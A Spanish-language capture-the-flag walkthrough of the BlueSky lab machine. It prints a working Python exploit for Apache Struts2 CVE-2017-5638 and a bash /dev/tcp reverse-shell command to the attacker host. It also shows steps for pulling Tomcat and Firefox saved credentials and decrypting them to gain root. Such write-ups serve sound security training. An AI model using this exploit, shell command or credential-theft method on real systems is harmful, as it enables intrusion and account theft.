

# BLUESKY

## 1- LOCALIZAMOS LA MAQUINA VICTIMA

```
└─(root@kali)-[/home/kali]
```

```
└─# sudo arp-scan -l eth0 --localnet
```

Interface: eth0, type: EN10MB, MAC: 00:0c:29:09:2c:d4, IPv4: 192.168.0.23

**192.168.0.24**

## 2- CONECTIVIDAD

```
└─(root@kali)-[/home/kali]
```

```
└─# ping -c1 192.168.0.24
```

PING 192.168.0.24 (192.168.0.24) 56(84) bytes of data.

64 bytes from 192.168.0.24: icmp\_seq=1 ttl=64 time=0.737 ms

--- 192.168.0.24 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 0.737/0.737/0.737/0.000 ms

**IP DE LA MAQUINA VICTIMA      192.168.0.24**

**IP DE LA MAQUINA ATACANTE      192.168.0.23**

## 3- ESCANEAMOS PUERTOS


```
└─(root@kali)-[/home/kali]
```

```
└─# nmap -sVCS -p- -Pn --min-rate 5000 192.168.0.24
```

22/tcp open ssh OpenSSH 7.2p2

8080/tcp open http Apache Tomcat 9.0.40


Visitamos el servidor web



## 4-ENUMERAMOS DIRECTORIOS

Despues de intentar enumerar directorios con dirb y gobuster y no


conseguir nada, aparentemente, encontro una lista de palabras que si dan resultados



└─(root@kali)-[/home/kali/Desktop/BlueSky]

└─# gobuster dir -w qualys\_wordlist.txt -u http://192.168.0.24:8080

/struts2-showcase/ (Status: 302) [Size: 0] [--> showcase.action]



Struts 2 es una herramienta para el desarrollo de aplicaciones web en Java.

Con esta herramienta analizamos la posible vulnerabilidad

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# nmap -p 8080 --script http-vuln-cve2017-5638 --script-args  
path=/struts2-showcase/showcase.action 192.168.0.24
```

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-04-26 10:51 EDT

Nmap scan report for 192.168.0.24

Host is up (0.0010s latency).

PORT	STATE	SERVICE
------	-------	---------

8080/tcp	open	http-proxy
----------	------	------------

| http-vuln-cve2017-5638:

| VULNERABLE:

| Apache Struts Remote Code Execution Vulnerability

| State: VULNERABLE

| IDs: CVE:CVE-2017-5638

| Apache Struts 2.3.5 - Struts 2.3.31 and Apache Struts 2.5 - Struts 2.5.10 are vulnerable to a Remote Code Execution

| vulnerability via the Content-Type header.

|

| Disclosure date: 2017-03-07

| References:

| <https://cwiki.apache.org/confluence/display/WW/S2-045>

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638>

|\_ <http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>

MAC Address: 00:0C:29:4A:B1:A2 (VMware)

## CVE-2017-5638

Lo pongo tal cual consegui que funcionara ya que me dio bastantes problemas

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# cat exploit.py
```

```
#!/usr/bin/python
```

```
# -*- coding: utf-8 -*-
```

```
# From https://github.com/rapid7/metasploit-framework/issues/8064
```

```
import urllib.request
```

```
import http.client
```

```
import ssl
```

```
def exploit(url, cmd):
```

```
    payload = "%{(#_='multipart/form-data')."
```

```
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
```

```
    payload += "(#_memberAccess?"
```

```
    payload += "(#_memberAccess=#dm):"
```

```
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
```

```
    payload +=
```

```
"(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
```

```
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
```

```
    payload += "(#ognlUtil.getExcludedClasses().clear())."
```

```

payload += "(#context.setMemberAccess(#dm)))".
payload += "(#cmd='%s')." % cmd
payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))".
payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."

payload +=
"#{@ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())}."

payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."

payload += "(#ros.flush())}"

try:

    ctx = ssl.create_default_context()

    ctx.check_hostname = False

    ctx.verify_mode = ssl.CERT_NONE


    headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}

    request = urllib.request.Request(url, headers=headers)


    page = urllib.request.urlopen(request, context=ctx).read()

except (http.client.IncompleteRead, Exception) as e:

    page = e.partial


print(page)

return page

```

```

if __name__ == '__main__':
    import sys

    if len(sys.argv) != 3:
        print("[*] struts2_S2-045.py <url> <cmd>")
    else:
        print("[*] CVE: 2017-5638 - Apache Struts2 S2-045")

        url = sys.argv[1]
        cmd = sys.argv[2]

        print("[*] cmd: %s\n" % cmd)

        exploit(url, cmd)

```

Descargamos el exploit y ejecutamos

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# python exploit.py http://192.168.0.24:8080/struts2-showcase/showcase.action "ls -l"
```

```
[*] CVE: 2017-5638 - Apache Struts2 S2-045
```

```
[*] cmd: ls -l
```

```
b'total 48\ndrwxr-xr-x 2 minh Tuan minh Tuan 4096 Dec 6 2020 Desktop\ndrwxr-xr-x 2 minh Tuan
minh Tuan 4096 Dec 6
```

```
2020 Documents\ndrwxr-xr-x 2 minh Tuan minh Tuan 4096 Dec 6 2020 Downloads\ndrwxr-xr-x 2
minh Tuan minh Tuan 4096 Dec 6
```

```
2020 Music\ndrwxrwxr-x 4 minh Tuan minh Tuan 4096 Dec 6 2020 myWebApp\ndrwxr-xr-x 2
minh Tuan minh Tuan 4096 Dec 6
```

```
2020 Pictures\ndrwxr-xr-x 2 minh Tuan minh Tuan 4096 Dec 6 2020 Public\ndrwxr-xr-x 6 minh Tuan
minh Tuan 4096 Jan 27
```

```
2017 struts2\ndrwxr-xr-x 2 minh Tuan minh Tuan 4096 Dec 6 2020 Templates\n-rw-r--r-- 1 minh Tuan
```

minhtuan 90 Dec 6

2020 user.txt\n-rw-r----- 1 minhtuan minhtuan 328 Apr 26 07:40 velocity.log\ndrwxr-xr-x 2 minhtuan minhtuan 4096

Dec 6 2020 Videos\n'

Nos ponemos a la escucha para crear una reverse shell

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# nc -nlvp 8888
```

listening on [any] 8888 ...

y en otra terminal ejecutamos

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# python exploit.py http://192.168.0.24:8080/struts2-showcase/showcase.action "bash -i >& /dev/tcp/192.168.0.23/8888 0>&1"
```

[\*] CVE: 2017-5638 - Apache Struts2 S2-045

[\*] cmd: bash -i >& /dev/tcp/192.168.0.23/8888 0>&1

estableciendo conexión

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# nc -nlvp 8888
```

listening on [any] 8888 ...

connect to [192.168.0.23] from (UNKNOWN) [192.168.0.24] 43046

bash: cannot set terminal process group (810): Inappropriate ioctl for device

bash: no job control in this shell

minhtuan@ubuntu:~\$



**usuario minh Tuan**

mejoramos la shell

```
minhtuan@ubuntu:~$ python3 -c 'import pty; pty.spawn("/bin/sh")'
```

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

```
$ bash
```

```
bash
```

```
minhtuan@ubuntu:~$
```

listamos

```
minhtuan@ubuntu:~$ ls
```

```
ls
```

```
Desktop    Downloads  myWebApp   Public     Templates  velocity.log
```

```
Documents  Music      Pictures   struts2    user.txt    Videos
```

```
minhtuan@ubuntu:~$ cat user.txt
```

**cat user.txt**

**Try your best, you have passed the first challenge, and the last one is for you, root me!**

## 5-ESCALADA DE PRIVILEGIOS

Intentamos ver que usuarios y contraseñas tenemos en el siguiente archivo

```
minhtuan@ubuntu:/usr/local/tomcat/conf$ ls
```

```
ls
```

```
Catalina          context.xml        logging.properties  tomcat-users.xsd
```

```
catalina.policy    jaspic-providers.xml  server.xml           web.xml
```

```
catalina.properties  jaspic-providers.xsd  tomcat-users.xml
```

```
minhtuan@ubuntu:/usr/local/tomcat/conf$ cat tomcat-users.xml
```

```
cat tomcat-users.xml
```

```
<user username="admin" password="6mzf3>gfZ.pN8_Mp" roles="manager-gui"/>
```

### Listamos directorios

```
minhtuan@ubuntu:~$ ls -la
```

```
ls -la
```

```
total 108
```

```
drwxr-xr-x 18 minhtuan minhtuan 4096 Apr 24 13:20 .
```

```
drwxr-xr-x  3 root      root      4096 Dec  3  2020 ..
```

```
-rw-----  1 minhtuan minhtuan 3026 Dec  6  2020 .bash_history
```

```
-rw-r--r--  1 minhtuan minhtuan  220 Dec  3  2020 .bash_logout
```

```
-rw-r--r--  1 minhtuan minhtuan 3885 Dec  3  2020 .bashrc
```

```
drwx-----  6 minhtuan minhtuan 4096 Dec  6  2020 .cache
```

```
drwx-----  5 minhtuan minhtuan 4096 Dec  6  2020 .config
```

```
drwx-----  3 minhtuan minhtuan 4096 Dec  6  2020 .dbus
```

```
drwxr-xr-x  2 minhtuan minhtuan 4096 Dec  6  2020 Desktop
```

```
drwxr-xr-x  2 minhtuan minhtuan 4096 Dec  6  2020 Documents
```

```
drwxr-xr-x  2 minhtuan minhtuan 4096 Dec  6  2020 Downloads
```

```
-rw-----  1 minhtuan minhtuan    0 Dec  6  2020 .ICEauthority
```

```
drwxrwxr-x  3 minhtuan minhtuan 4096 Dec  6  2020 .local
```

```

drwxrwxr-x  3 minh Tuan minh Tuan 4096 Dec  3  2020 .m2
drwx----- 5 minh Tuan minh Tuan 4096 Dec  6  2020 .mozilla ****
drwxr-xr-x  2 minh Tuan minh Tuan 4096 Dec  6  2020 Music
drwxrwxr-x  4 minh Tuan minh Tuan 4096 Dec  6  2020 myWebApp
drwxr-xr-x  2 minh Tuan minh Tuan 4096 Dec  6  2020 Pictures
-rw-r--r--  1 minh Tuan minh Tuan  655 Dec  3  2020 .profile
drwxr-xr-x  2 minh Tuan minh Tuan 4096 Dec  6  2020 Public
drwxr-xr-x  6 minh Tuan minh Tuan 4096 Jan 27  2017 struts2
-rw-r--r--  1 minh Tuan minh Tuan    0 Dec  3  2020 .sudo_as_admin_successful
drwxr-xr-x  2 minh Tuan minh Tuan 4096 Dec  6  2020 Templates
-rw-r--r--  1 minh Tuan minh Tuan   90 Dec  6  2020 user.txt
-rw-r----- 1 minh Tuan minh Tuan 328 Apr 26 07:40 velocity.log
drwxr-xr-x  2 minh Tuan minh Tuan 4096 Dec  6  2020 Videos
-rw-----  1 minh Tuan minh Tuan 4550 Dec  6  2020 .viminfo
-rw-----  1 minh Tuan minh Tuan    0 Dec  6  2020 .Xauthority-n
-rw-----  1 minh Tuan minh Tuan 1278 Dec  6  2020 .xsession-errors

```

Además, de los ya analizados, user.txt y struts2, encontramos ".mozilla". La presencia del directorio ".mozilla" podría proporcionar información valiosa sobre la configuración del navegador y los hábitos de navegación del usuario, así como posibles vectores de ataque relacionados con vulnerabilidades en el navegador o sus extensiones. Explorar este directorio podría ser útil en el análisis de esta máquina

```

minhtuan@ubuntu:~$ cd .mozilla
cd .mozilla
minhtuan@ubuntu:~/mozilla$ ls -la
ls -la
total 20

```

```
drwx----- 5 minhtuan minhtuan 4096 Dec 6 2020 .
drwxr-xr-x 18 minhtuan minhtuan 4096 Apr 24 13:20 ..
drwx----- 2 minhtuan minhtuan 4096 Dec 6 2020 extensions
drwx----- 6 minhtuan minhtuan 4096 Dec 6 2020 firefox
drwx----- 2 minhtuan minhtuan 4096 Dec 6 2020 systemextensionsdev
```

/firefox. Este directorio podría contener la configuración y los datos relacionados con el navegador Firefox en sí. Podríamos encontrar archivos que contienen configuraciones personalizadas, historial de navegación, cookies y otros datos relacionados con la actividad de navegación del usuario.

```
minhtuan@ubuntu:~/mozilla$ cd firefox
cd firefox
minhtuan@ubuntu:~/mozilla/firefox$ ls -la
ls -la
total 32
```

```
drwx----- 6 minhtuan minhtuan 4096 Dec 6 2020 .
drwx----- 5 minhtuan minhtuan 4096 Dec 6 2020 ..
drwx----- 2 minhtuan minhtuan 4096 Dec 6 2020 1snfwp29.default
drwx----- 3 minhtuan minhtuan 4096 Dec 6 2020 Crash Reports
drwx----- 12 minhtuan minhtuan 4096 Dec 6 2020 fvbljmev.default-release
-rw-rw-r-- 1 minhtuan minhtuan 62 Dec 6 2020 installs.ini
drwx----- 2 minhtuan minhtuan 4096 Dec 6 2020 Pending Pings
-rw-rw-r-- 1 minhtuan minhtuan 259 Dec 6 2020 profiles.ini
```

/fvbljmev.default-release. Este es un directorio de perfiles de usuario de Firefox. Contiene la configuración y los datos relacionados con un perfil de usuario específico.

minhtuan@ubuntu:~/mozilla/firefox/fvbljmev.default-release\$ ls -la

ls -la

total 11756

drwx-----	12 minhtuan minhtuan	4096	Dec	6	2020	.
drwx-----	6 minhtuan minhtuan	4096	Dec	6	2020	..
-rw-----	1 minhtuan minhtuan	24	Dec	6	2020	addons.json
-rw-----	1 minhtuan minhtuan	2361	Dec	6	2020	addonStartup.json.lz4
-rw-rw-r--	1 minhtuan minhtuan	0	Dec	6	2020	AlternateServices.txt
drwx-----	2 minhtuan minhtuan	4096	Dec	6	2020	bookmarkbackups
-rw-----	1 minhtuan minhtuan	216	Dec	6	2020	broadcast-listeners.json
-rw-----	1 minhtuan minhtuan	229376	Dec	6	2020	cert9.db
-rw-rw-r--	1 minhtuan minhtuan	0	Dec	6	2020	ClientAuthRememberList.txt
-rw-----	1 minhtuan minhtuan	160	Dec	6	2020	compatibility.ini
-rw-----	1 minhtuan minhtuan	939	Dec	6	2020	containers.json
-rw-r--r--	1 minhtuan minhtuan	229376	Dec	6	2020	content-prefs.sqlite
-rw-r--r--	1 minhtuan minhtuan	524288	Dec	6	2020	cookies.sqlite
drwx-----	3 minhtuan minhtuan	4096	Dec	6	2020	crashes
drwx-----	3 minhtuan minhtuan	4096	Dec	6	2020	datareporting
-rw-----	1 minhtuan minhtuan	926	Dec	6	2020	extension-preferences.json
drwx-----	2 minhtuan minhtuan	4096	Dec	6	2020	extensions
-rw-----	1 minhtuan minhtuan	34675	Dec	6	2020	extensions.json
-rw-r--r--	1 minhtuan minhtuan	5242880	Dec	6	2020	favicons.sqlite
-rw-r--r--	1 minhtuan minhtuan	262144	Dec	6	2020	formhistory.sqlite
drwxr-xr-x	3 minhtuan minhtuan	4096	Dec	6	2020	gmp-gmpopenh264
-rw-----	1 minhtuan minhtuan	683	Dec	6	2020	handlers.json

```

-rw----- 1 minh Tuan minh Tuan 294912 Dec 6 2020 key4.db *****
lrwxrwxrwx 1 minh Tuan minh Tuan 15 Dec 6 2020 lock -> 127.0.1.1:+1058
-rw----- 1 minh Tuan minh Tuan 660 Dec 6 2020 logins.json *****
drwx----- 2 minh Tuan minh Tuan 4096 Dec 6 2020 minidumps
-rw-rw-r-- 1 minh Tuan minh Tuan 0 Dec 6 2020 .parentlock
-rw-r--r-- 1 minh Tuan minh Tuan 98304 Dec 6 2020 permissions.sqlite
-rw----- 1 minh Tuan minh Tuan 480 Dec 6 2020 pkcs11.txt
-rw-r--r-- 1 minh Tuan minh Tuan 5242880 Dec 6 2020 places.sqlite
-rw----- 1 minh Tuan minh Tuan 9276 Dec 6 2020 prefs.js
-rw-r--r-- 1 minh Tuan minh Tuan 65536 Dec 6 2020 protections.sqlite
drwx----- 2 minh Tuan minh Tuan 4096 Dec 6 2020 saved-telemetry-pings
-rw----- 1 minh Tuan minh Tuan 326 Dec 6 2020 search.json.mozlz4
-rw-rw-r-- 1 minh Tuan minh Tuan 0 Dec 6 2020 SecurityPreloadState.txt
drwxrwxr-x 2 minh Tuan minh Tuan 4096 Dec 6 2020 security_state
-rw-rw-r-- 1 minh Tuan minh Tuan 149 Dec 6 2020 serviceworker.txt
-rw----- 1 minh Tuan minh Tuan 288 Dec 6 2020 sessionCheckpoints.json
drwx----- 2 minh Tuan minh Tuan 4096 Dec 6 2020 sessionstore-backups
-rw----- 1 minh Tuan minh Tuan 5766 Dec 6 2020 sessionstore.jsonlz4
-rw----- 1 minh Tuan minh Tuan 18 Dec 6 2020 shield-preference-experiments.json
-rw-rw-r-- 1 minh Tuan minh Tuan 852 Dec 6 2020 SiteSecurityServiceState.txt
drwxr-xr-x 5 minh Tuan minh Tuan 4096 Dec 6 2020 storage
-rw-r--r-- 1 minh Tuan minh Tuan 4096 Dec 6 2020 storage.sqlite
-rw----- 1 minh Tuan minh Tuan 50 Dec 6 2020 times.json
-rw-r--r-- 1 minh Tuan minh Tuan 98304 Dec 6 2020 webappsstore.sqlite
-rw----- 1 minh Tuan minh Tuan 218 Dec 6 2020 xulstore.json

```

**logins.json:** Este archivo podría contener las credenciales guardadas, como nombres de usuario y contraseñas, para los sitios web que el usuario ha guardado en el navegador.

```
minhtuan@ubuntu:~/mozilla/firefox/fvbljmev.default-release$ cat logins.json
```

```
cat logins.json
```

```
{"nextId":2,"logins":[{"id":1,"hostname":"https://twitter.com","httpRealm":null,"formSubmitURL":"https://twitter.com","usernameField":"session[username_or_email]","passwordField":"session[password]","encryptedUsername":"MDoEEPgAAAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECG7F3TqgD8AnBBDvaSjw9nH7IUc+TqxVEEVf","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECA9nbVTleTY6BBCm6yglI8+XEmSvZdlXFXdk","guid":"{1f38cd69-88ee-4b6f-aafb-8a9320881ce8}","encType":1,"timeCreated":1607320966227,"timeLastUsed":1607320966227,"timePasswordChanged":1607320966227,"timesUsed":1},"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}]
```

```
minhtuan@ubuntu:~/mozilla/firefox/fvbljmev.default-release$
```

Vemos hay una sola entrada de inicio de sesión para Twitter, con información sobre la URL del sitio, los campos del formulario, los nombres de usuario y contraseña cifrados, y detalles sobre cuándo se creó y se usó por última vez la entrada de inicio de sesión.

Buscamos una herramienta para descifrar

```
https://raw.githubusercontent.com/unode/firefox_decrypt/main/firefox_decrypt.py
```

```
└─(root@kali)-[/home/.../Desktop/BlueSky/192.168.0.24:8090/firefox]
```

```
└─# wget https://raw.githubusercontent.com/unode/firefox_decrypt/main/firefox_decrypt.py
```

```
--2024-04-27 17:48:06--
```

```
https://raw.githubusercontent.com/unode/firefox_decrypt/main/firefox_decrypt.py
```

```
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133,
```

185.199.109.133, 185.199.111.133, ...

Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443...  
connected.

HTTP request sent, awaiting response... 200 OK

Length: 39322 (38K) [text/plain]

Saving to: 'firefox\_decrypt.py'


firefox\_decrypt.py

100%[=====>]

38.40K --.-KB/s in 0.04s

2024-04-27 17:48:07 (1.06 MB/s) - 'firefox\_decrypt.py' saved [39322/39322]

Localizamos el directorio en el navegador y lo descargamos



└─(root@kali)-[/home/kali/Desktop/BlueSky]

└─# wget -r http://192.168.0.24:8090/



Ejecutamos el script

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# python3 firefox_decrypt.py /home/kali/Desktop/BlueSky/192.168.0.24:8090/firefox
```

Select the Mozilla profile you wish to decrypt

1 -> 1snfwp29.default

2 -> fvbljmev.default-release

2

Website: <https://twitter.com>

**Username: 'minhtuan'**

**Password: 'skysayohyeah'**

Como tenemos el puerto 22 abierto, establecemos un ssh

```
└─(root@kali)-[/home/kali/Desktop/BlueSky]
```

```
└─# ssh minhtuan@192.168.0.24
```

minhtuan@192.168.0.24's password:

Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-197-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>

\* Management: <https://landscape.canonical.com>

\* Support: <https://ubuntu.com/advantage>

Last login: Sun Dec 6 22:20:12 2020 from 192.168.156.1

minhtuan@ubuntu:~\$

Como este usuario es miembro del grupo sudo

```
minhtuan@ubuntu:/$ groups
```

```
minhtuan adm cdrom sudo dip plugdev lpadmin sambashare
```

```
minhtuan@ubuntu:/$
```

```
minhtuan@ubuntu:/$ sudo cat /root/root.txt
```

**Amazing, goodjob you!**

**Thank you for going here**

**SunCSR Team**